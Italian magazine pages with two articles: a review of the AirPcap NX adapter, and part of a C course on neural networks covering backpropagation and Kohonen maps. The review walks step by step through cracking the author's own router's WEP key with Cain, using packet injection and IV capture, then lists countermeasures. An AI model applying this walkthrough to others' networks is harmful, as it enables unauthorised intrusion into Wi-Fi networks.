Ovviamente, come detto in precedenza, lo scopo di questo articolo è quello di verificare se la vostra rete sia protetta al punto giusto. Proteggere una rete al 100 per 100 non è semplice, se non impossibile. Bisogna inanzitutto conoscere il malintenzionato ed il suo grado di conoscenza delle reti. Molto spesso, per esperienze personali, abbiamo a che fare con dei LAMER. Un lamer è un aspirante cracker con conoscenze informatiche limitate. Il termine inglese, usato in genere in senso dispregiativo, potrebbe essere l'equivalente in italiano di " principiante". Da qui, proteggere anche in maniera approssimativa un access point, può risultare utile. Ma non sempre è così, esistono anche persone capaci di violare un sistema semplicemente per il gusto di farlo, e più è difficile, più gusto ci provano. Saltando la fase che permette di proteggere il vostro router, iniziamo a conoscere un dispositivo interessante per verificare la protezione, l'analisi, e la risoluzione dei vostri problemi.

AIRPCAP NX

Dalla CACE Technologies, azienda americana ma con il 70 per 100 di personale italo-americano, abbiamo provato un kit che comprende una parte hardware ed una software per verificare la sicurezza della vostra rete o access-point wi-fi. La parte hardware consiste in un adattatore usb che funge da ricetrasmettitore con possibilità di attaccarci le due antenne esterne fornite di serie (oltre alle due interne) per migliorare le prestazioni in ambienti più esigenti. La possibilità di gestire due bande di frequenza (la 2,4 e la 4,9 ghz) rende questo adattatore universale. La particolarità che invece lo rende unico nel suo genere, è la possibilità di iniettare dei pacchetti preconfezionati nella rete by-passando lo "stack" di controllo. Questa tecnica è molto usata tra gli hacker, permettendo loro di introdursi nei sistemi informatici molto piu


facilmente. La parte software è molto valida. Nel cd incluso nella confezione possiamo trovare programmi che ci aiutano a sfruttare al massimo le potenzialità del rice-trasmettitore usb. Wireshark, è un programma che permette la cattura e la decodifica dei dati wireless in piu canali simultaneamente oltre a quelli della rete ethernet, Cain invece, è ottimo per attacchi diretti con crittografie wep e wpa wpa2 con possibilità di iniettare pacchetti dati costruiti ad hoc. A completare la suite programmi ci sono Aircrack-Ng, Kismet, Ngrep, Windump il cui scopo è quello di analizzare i protocolli, monitorare la rete (sniffer), generare traffico (packet iniection), diagnostica e "intrusion detection". Alcuni di questi strumenti sono molto conosciuti dagli hacker e questo ci permette di adeguare le nostre contromisure al fine di avere una rete super protetta. Pensare di spiegare in poche righe come funziona una rete o come sfruttare tutti i suoi punti deboli, gli algoritmi WEP, WPA ecc, è cosa impensabile. Tuttavia, ho riportato qui sotto, un attacco alla mia (ripeto, mia!) rete wireless abilitando la crittografia WEP e togliendo alcune protezioni (che di solito lascio) con il programma CAIN e ovviamente la scheda AirPcap NX. Ciò per dimostrare quanto sia facile con pochi strumenti ed in pochi secondi, violare una rete e prenderne il controllo.

ATTACCO ALLA MIA RETE

Il mio router è un Drytek . Per prima cosa devo togliere tutte le protezioni che ho installato e modificato a mio piacimento. Quindi procedo collegandomi all'indirizzo 192.168.1.1 e avrò in formato html la possibilità di cliccare sull'apposito pulsante per ripristinare le impostazioni di fabbrica. Questo per poter valutare un attacco ad un router nelle vostre stesse condizioni iniziali. Fatto questo, salvo le impostazioni e riavvio il router. A questo punto inizio con l'attacco vero e proprio. Esistono nel pacchetto della CACE Electronics, come già accennato, due programmi adatti allo scopo. Wireshark e Cain. Abbiamo deciso di provare Cain soprattutto per la sua semplicità, poiché Wireshark, oltre a decifrare le chiavi web/wap/wap2 è improntato anche per una analisi dei dati. A questo punto, mando in esecuzione il programma CAIN e clicco sulla parte "Wireless". Di default il programma vi darà la vostra scheda di rete, cambiatela scegliendo AirPcap00 come mostrato qui sotto.

Noterete sulla parte sinistra due diciture importanti. "Wep injection, ARP request" e "Capture Wep IV…". Queste devono essere tutte e due selezionate in modo tale da iniettare dei pacchetti, e successivamente catturarli. Diamo inizio alla ricerca del canale della nostra rete, cliccando sul pulsante "Active Scan". Questo pulsante invierà appositi pacchetti su tutti i canali o frequenze della gamma 2,4 ghz e 5 Ghz catalogandoli per numero progressivo. Il risultato sarà simile a quello della figura seguente.

Cercate a questo punto il nome della vostra rete dalla lista e appuntatevi il numero del canale. Stoppate lo scan e dalla dicitura "Lock on channel" selezionate il vostro canale di trasmissione. Questo serve per indirizzare i pacchetti solo sulla frequenza del vostro router dove in questa maniera velocizzeremo l'invio dei pacchetti. A questo punto, clicchiamo nuovamente sul pulsante "Active scan" e rimaniamo in attesa di vedere quello che succede sotto le "colonne" Packet e Unique WEP IV's. La prima colonna visualizza il numero dei pacchetti inviati al vostro router, mentre nella seconda, la piu importante, sarà

visualizzato il numero delle chiavi wep ricevute. Per poter decriptare una chiave wep abbiamo bisogno di almeno 3000 "Unique Wep Ivs" e con una buona connessione ed un

pc recente siamo in grado di farlo in meno di 10 minuti. Una volta raggiunto il numero necessario delle chiavi, cliccate su "analize" scegliendo uno tra i 2 modi proposti per decrittare la chiave.
A questo punto attendete il risultato che arriverà entro pochi secondi.

CONTROMISURE


La prima contromisura da prendere per rendere sicura una rete, è quella di essere invisibili. Non inserite nomi riconducibili a voi nella parte riguardante l'identificazione della rete. Inserite nomi strani o parole senza senso e non fate l'errore che la maggior parte degli utente fa, inserendo nome e cognome. Più anonimi si è meglio è. Seconda cosa, configurare in modo opportuno il vostro router, cambiando innanzitutto le credenziali di default per l'accesso. La maggior parte dei router o non hanno la password o è "Admin". Fatto questo è buona regola abilitare l'accesso alla vostra rete abilitando il filtro del MAC Address del vostro PC. In questo caso avete ottime possibilità di protezione, anche se ad un vero hacker basta una sola riga di codice (in linux) per scavalcare la protezione. (spoofing). Successivamente potrete disattivare il SSID broadcast, disattivare il "server dhcp",attivare i nuovi sistemi di crittografia, quali WPA e WPA2, cambiare la gamma di indirizzi IP standard(192.168.1.1). Un ultima cosa, anche se sembra banale, NON lasciate il router acceso quando non viene utilizzato.

CONCLUSIONI.

Abbiamo visto in questo articolo come sia facile penetrare nelle connessioni wireless. Tuttavia, esistono molte protezioni in merito che creano la vita difficile ad un eventuale intruso. La rete wireless non è sicura per niente, bisogna avere la fortuna di non trovare un "appassionato" o una persona in gamba che abbia voglia di accedere alla vostra rete per il solo gusto di farlo. Il Kit AirPcap è un'arma a doppio taglio, ma risulta un ottimo strumento per capire ed esplorare le regole delle reti cablate e wireless.


TERMINI UTILIZZATI

SSID (service set identifier): è un identificativo che ci permette di distinguere un access point
WEP (Wired Equivalent Privacy) algoritmo ideato per la crittografia dei dati nelle reti wireless basandosi su una chiave segreta condivisa.
IV (initialization Vector): fa parte del pacchetto wep e viene utilizzato in combinazione con la chiave segreta per criptare i dati MAC (Media Access Control): indirizzo hardware che identifica in modo univoco ciascun componente della rete.
AP (access point): punto di accesso alla rete solitamente composto da un router (hardware) dedicato che può essere anche wireless.

di Giovanni Federico - info@giovannifederico.net
e di Fabio `BlackLight` Manganiello - blacklight@autistici.org

PARTE IX/B

CORSO DI PROGRAMMAZIONE IN C

PROGRAMMING Con la penultima parte del corso offriamo un'estesa panoramica delle tecniche attraverso cui è possibile implementare algoritmi di Intelligenza Artificiale su Elaboratori informatici. Un aspetto tanto complesso quanto affascinante capace di attrarre sicuramente i nostri lettori più affezionati.

Una rete neurale artifciale (ANN) è un'entità software in grado di auto-apprendere in modo associativo (con la flosofa dello "sbagliando si impara"), e con buona approssimazione, un meccanismo per la risoluzione di un determinato problema. Il nome deriva dal fatto che l'entità software si ispira esplicitamente al meccanismo di funzionamento di una rete di neuroni biologica. Un neurone si comporta infatti come una "cella" di informazione che riceve input da altri neuroni a cui è collegato attraverso vie di comunicazione chiamate sinapsi su cui viaggiano segnali elettrochimici, si attiva solo se la quantità di input (o stimoli) in ingresso è maggiore di una certa soglia e, a sua volta, ha in output altre sinapsi collegate ad altri neuroni. Una rete neurale classica è usata generalmente per problemi che richiedono un approccio associativo o fuzzy e scarsamente risolvibili con algoritmi sequenziali classici (riconoscimento di captcha o di grafa umana, riconoscimento di determinati pattern all'interno di immagini, ricerca di associazioni in un insieme di dati apparentemente scorrelati,...) e consta generalmente di un layer di input, al quale vengono presentati i dati in ingresso alla rete, uno o più layer nascosti che effettuano l'elaborazione e un layer di output contenente uno o più neuroni con il risultato finale. Generalmente tutti i neuroni di un certo layer sono collegati attraverso una rete di sinapsi a tutti i neuroni del layer successivo, quindi un layer contenente M neuroni sarà collegato al layer successivo avente N neuroni attraverso M*N sinapsi.
Una struttura di esempio di una semplice rete con 3 layer è mostrata in figura.

Ogni sinapsi collega due neuroni appartenenti a due layer adiacenti e ha un proprio peso, che può essere inizializzato in maniera casuale o in base a una determinata euristica studiata in funzione del data set presentato. In generale, un generico k-esimo neurone della rete avente in ingresso n neuroni con i rispettivi valori ($x_1, x_2, \ldots, x_n$) con i relativi pesi associati alle rispettive sinapsi ($w_{1k}, w_{2k}, \ldots, w_{nk}$), avrà in uscita un valore calcolato come media pesata dei valori dei neuroni in ingresso in funzione dei pesi delle rispettive sinapsi: Pk defnisce il cosiddetto valore di propagazione del

$$p_k = \sum_{i=1}^{n} w_{ik} x_i$$

neurone k-esimo. Il valore di output effettivo del neurone è generalmente calcolato in funzione del suo valore di propagazione a meno di una costante di soglia θ attraverso un'apposita funzione di attivazione:

$$y_k = f(p_k - \theta)$$

La soglia θ esprime quanto il neurone deve essere "sensibile" a cambiamenti dei propri output ed è assimilabile grosso modo al concetto di tensione di ofset nei sensori analogici o alla tensione di soglia nei transistor MOS. La funzione di attivazione usata dipende dal dominio in cui si vuole "forzare" l'output del neurone e dalla caratteristica di output che si vuole ottenere. Talvolta una semplice funzione identità $f(x)=x$ è sufficiente, ovvero il valore di output del neurone coincide con il suo valore di propagazione. Per neuroni con output binari si può usare una funzione a gradino (l'uscita vale 1 se l'ingresso è maggiore di un certo valore a meno della soglia θ, altrimenti varrà 0). Per neuroni il cui output dovrà essere compreso all'interno di un certo dominio ma assume valori continui in questo dominio, vengono usate generalmente funzioni di attivazione quali la curva logistica, o sigmoidale, o la tangente iperbolica. Una volta chiaro come trasmettere segnali numerici da un neurone all'altro fino al layer di output, prendiamo in esame l'altro passo fondamentale nello sviluppo di una rete neurale, l'addestramento. Una rete neurale provvede infatti risultati più o meno attendibili in funzione della fase di addestramento a cui è stata sottoposta. Non ci sono addestramenti buoni o cattivi a priori, una rete neurale va addestrata attraverso un traning set il più vicino possibile all'insieme dei dati che la stessa rete dovrà poi elaborare (se una rete dovrà sommare numeri compresi fra 0 e 10 un training set buono è uno contenente quante più coppie possibili appartenenti a quest'intervallo, uno che può generare risultati molto approssimativi o errati conterrà, ad esempio, solo valori fra 1 e 2). Si possono a questo punto distinguere due strategie di apprendimento, quello supervisionato e quello non supervisionato. Nell'apprendimento supervisionato viene presentato alla rete un training set contenente i dati per l'addestramento forniti insieme ai risultati attesi (se una rete dovrà apprendere a fare delle somme, ad esempio, verranno fornite coppie di numeri e per ogni coppia il risultato di quella somma). Nell'apprendimento supervisionato viene presentato alla rete un training set contenente p campioni. Ogni campione X consiste in un vettore di valori $(z_1,z_2,...z_n)$ con cui vengono inizializzati gli n neuroni di input, e un vettore di valori $(d_1,d_2,...d_m)$ che rappresenta i valori attesi per i neuroni di output per quei determinati input (una rete che dovrà imparare a sommare coppie di numeri un vettore di training valido potrà essere (2,3)->(5), ovvero "quando in input vengono presentati i valori 2 e 3 in output mi aspetto il valore 5"). Ogni volta che un campione di training X viene presentato alla rete i neuroni nel layer di input verranno inizializzati con i valori presenti all'interno del campione. Un generico neurone j-esimo del layer di input trasmetterà in output un valore calcolato semplicemente come $y_j = f(z_j - \theta)$, dove z_j è il j-esimo valore del campione di training X, mentre gli altri neuroni trasmetteranno in output il valore $y_j = f(p_j - \theta)$ con p_j calcolato come

$$p_j = \sum_{i=1}^{n} w_{ij} x_i$$

con x_i che rappresenta i neuroni in input al neurone j-esimo per i=1..n. Il "segnale" si propaga così fno ai neuroni di output. Considerando gli output $(y_1,y_2,...y_m)$ della rete i valori di questi neuroni vengono confrontati con quelli "attesi" $(d_1,d_2,...d_m)$ e viene calcolato l'errore come somma degli scarti quadratici medi

$$E = \frac{1}{2} \sum_{j=1}^{m} (y_j - d_j)^2$$


Al passo di addestramento t+1 vengono quindi calcolate le variazioni da operare sui valori delle sinapsi per avvicinare il più possibile i valori di output ottenuti a quelli attesi, in modo da minimizzare l'errore. La variazione da operare al passo t+1 alla sinapsi fra il neurone i-esimo e quello j-esimo della rete è funzione della derivata della funzione di errore calcolata rispetto al peso della sinapsi w_{ij} (l'obiettivo è infatti minimizzare l'errore, ed essendo la funzione di errore un paraboloide che presenta un solo minimo la minimizzazione della funzione di errore equivale al calcolo del punto della funzione stessa avente derivata nulla):

$$\Delta w_{ij} = w_{ij}(t+1) - w_{ij}(t) = -\eta \frac{\partial E}{\partial w_{ij}}$$

dove η è il learning rate della rete e rappresenta quanto la rete è "sensibile" alle modifche dei propri pesi delle sinapsi. È in genere buona norma cominciare con un valore di η relativamente alto (poco minore di 1) e farlo decrescere passo dopo passo man mano che la funzione di errore tende a zero. Sviluppando i calcoli si ottiene

$$\Delta w_{ij} = -\eta (y_j - d_j) f'(p_j) x_i$$


dove $f'(p_j)$ è la derivata della funzione di attivazione del neurone j-esimo calcolata nel suo valore di propagazione

e x_i è il valore dell'i-esimo neurone di input. Questa è la formula per l'aggiornamento dei pesi delle sinapsi della rete: l'aggiornamento parte dai neuroni di output e si propaga all'indietro fino a giungere al layer di input. L'algoritmo di apprendimento appena analizzato è quello di Widrow-Hof ed è l'algoritmo a back-propagation tipicamente più usato (nel senso che i valori vengono propagati dal layer di input verso quello di output e da qui, in funzione degli scarti quadratici fra valori attesi e valori ottenuti, viene innescato un meccanismo di retroazione che aggiorna i pesi delle sinapsi andando "all'indietro" verso il layer di input). È possibile usare reti neurali in modo relativamente semplice attraverso librerie sviluppate apposta, come Neural++ in C++ (https://github.com/BlackLight/neuralpp, sviluppata dal coautore Fabio Manganiello), l'ottima FANN, sviluppata nativamente in C ma compatibile con la maggior parte dei linguaggi di programmazione, il modulo AI::FANN in Perl (che è fondamentalmente un wrapper di FANN in Perl) o NeuralPerl nello stesso linguaggio, che è un porting di Neural++ in Perl (https://github.com/BlackLight/NeuralPerl, anch'essa sviluppata dal coautore Fabio Manganiello). Prima di chiudere l'argomento è doveroso un breve cenno sulle reti neurali ad addestramento non supervisionato. In tale "filosofa" vengono presentati alla rete dei training set senza i valori di output attesi: è la rete ad auto-organizzarsi per modellare al meglio la "realtà" rappresentata dal training set. Un esempio di tale tipo di rete è rappresentato dalle Self-Organizing Maps (SOM), o reti di Kohonen, una cui possibile implementazione è riportata in figura.

Tale rete presenta un layer di input e uno di output (opzionalmente può presentare uno o più layer hidden nel mezzo). I neuroni di output sono disposti su una matrice e possono essere collegati completamente fra loro (implementazione a grafo completo) o ogni neurone può essere collegato solo a quelli ad esso adiacenti. Ogni neurone nel layer di input è collegato a tutti i neuroni del layer di output attraverso un vettore di M*N sinapsi, dove M ed N sono le dimensioni della matrice che rappresenta il layer di output della rete. I pesi delle sinapsi possono essere inizializzati in modo casuale, tuttavia quest'approccio è sconsigliato perché in quest'entità software, ancora più che nelle reti tradizionali supervisionate a back-propagation, l'inizializzazione è fondamentale non essendoci poi nessun modo per verifcare attraverso confronti con i risultati attesi se un certo risultato è più o meno corretto, quindi potrebbe essere necessario un numero molto maggiore di iterazioni di addestramento per raggiungere un risultato accettabile. Una strategia intelligente per l'inizializzazione dei pesi delle sinapsi è stata proposta da Mu-Chun Su e altri nel 2002 (Improving the Self-Organizing Feature Map Algorithm Using an Efcient Initialization Scheme) e consiste nell'inizializzare i pesi dei quattro angoli opposti della matrice di output con i quattro campioni di training fra loro più "distanti" nel training set, e inizializzare i pesi rimanenti per interpolazione lineare su questi dati.
A questo punto si procede con la fase di addestramento vera e propria. Per ogni campione di input x_i presente nel training set viene calcolato il neurone di output il cui vettore di pesi sinattici associato w è quello con distanza

$$\left\|x_i - \overline{w}\right\| = min\left\|x_i - w_{jk}\right\|$$

minima da x_i:
per j=1..M e k=1..N. Identifcato questo neurone, i pesi delle sinapsi della rete vengono aggiornati attraverso

$$w_{jk}(t) = w_{jk}(t-1) + \delta(\overline{w}, w_{jk})\eta(t)(x_i - w_{jk}(t-1))$$

la relazione dove $\eta(t)$ è il learning rate al passo t (anche qui, la norma è generalmente mantenere un learning rate prossimo a 1 per i primi passi e poi farlo tendere più o meno lentamente a zero), $\delta(w, w_{jk})$ è una funzione di distanza fra il neurone identificato come "migliore" e il neurone generico j,k (l'idea è che l'aggiornamento dei pesi sia più "forte" per il neurone identifcato come più vicino a x_i ed eventualmente i suoi neuroni adiacenti e vada a decrescere più o meno velocemente man mano che ci si allontana da quel neurone) e $w_{jk}(t-1)$ è il vettore dei pesi sinattici del neurone j,k al passo di apprendimento t-1. Quali sono i risultati dopo la fase di addestramento? Una rete che è in grado di "mappare", presentati degli input dello stesso tipo di quelli con cui è stata addestrata, ogni vettore di input sulla matrice di output. Si può vedere quanto due determinati campioni (ad esempio i dati numerici su due immagini o due volti di cui si vuole identifcare la similarità, o due security alert generati da un IDS, e così via) sono simili o "vicini" semplicemente calcolando la distanza euclidea o di Manhattan fra i neuroni di output su cui la rete li mappa. Sulla matrice di output della rete è inoltre possibile eseguire un algoritmo di clustering come k-means per raggruppare gli insiemi di dati simili. Ci sono diverse librerie per la gestione di SOM in diversi linguaggi,

fra queste segnalo SOMLib, fsom per lo sviluppo in C (https://github.com/BlackLight/fsom, ad opera del coautore Fabio Manganiello ed evilsocket) e il modulo AI::NeuralNet::SOM in Perl.

CONCLUSIONI

Il mondo dell'intelligenza artificiale è un mondo vasto che copre campi apparentemente distanti fra loro (dalla teoria dei giochi al data mining, dalle reti neurali alla logica di reasoning, dalla visione artificiale alle tecnologie semantiche, dalle tecnologie GPS alla robotica) ma accomunati da un modo nuovo di concepire l'informatica e da una rivoluzione degli algoritmi deterministici classici verso algoritmi fatti a misura del problema (spesso, se così si può dire, più vicini al modo di pensare umano che a quello di una macchina). In questa trattazione ho dovuto comunque tagliare su diversi aspetti (risoluzione di problemi vincolati, reti bayesiane e apprendimento statistico, algoritmi genetici...) non perché meno interessanti ma perché la trattazione completa di tutti gli aspetti dell'intelligenza artificiale richiederebbe un libro da qualche migliaio di pagine e non un paio di articoli su una rivista. Spero comunque che questa trattazione sia servita a stimolare un po' l'appetito e a spingervi ad approfondire ulteriormente l'argomento.

Bibliografa

- Stuart Russell, Peter Norvig - Artifcial Intelligence: A Modern Approach
- Nils J. Nilsson - Principles of Artifcial Intelligence
- Judea Pearl - Heuristics: Intelligent Strategies for Problem Solving
- John Von Neumann - Zur Theorie der Gesellschaftsspiele
- Hunter, Geofrey - Metalogic: An Introduction to the Metatheory of Standard First-Order Logic
- Teuvo Kohonen - Self-Organizing Maps
- Silvio Cammarata - Sistemi fuzzy
- Silvio Cammarata - Reti neuronali
- Fabio "BlackLight" Manganiello - An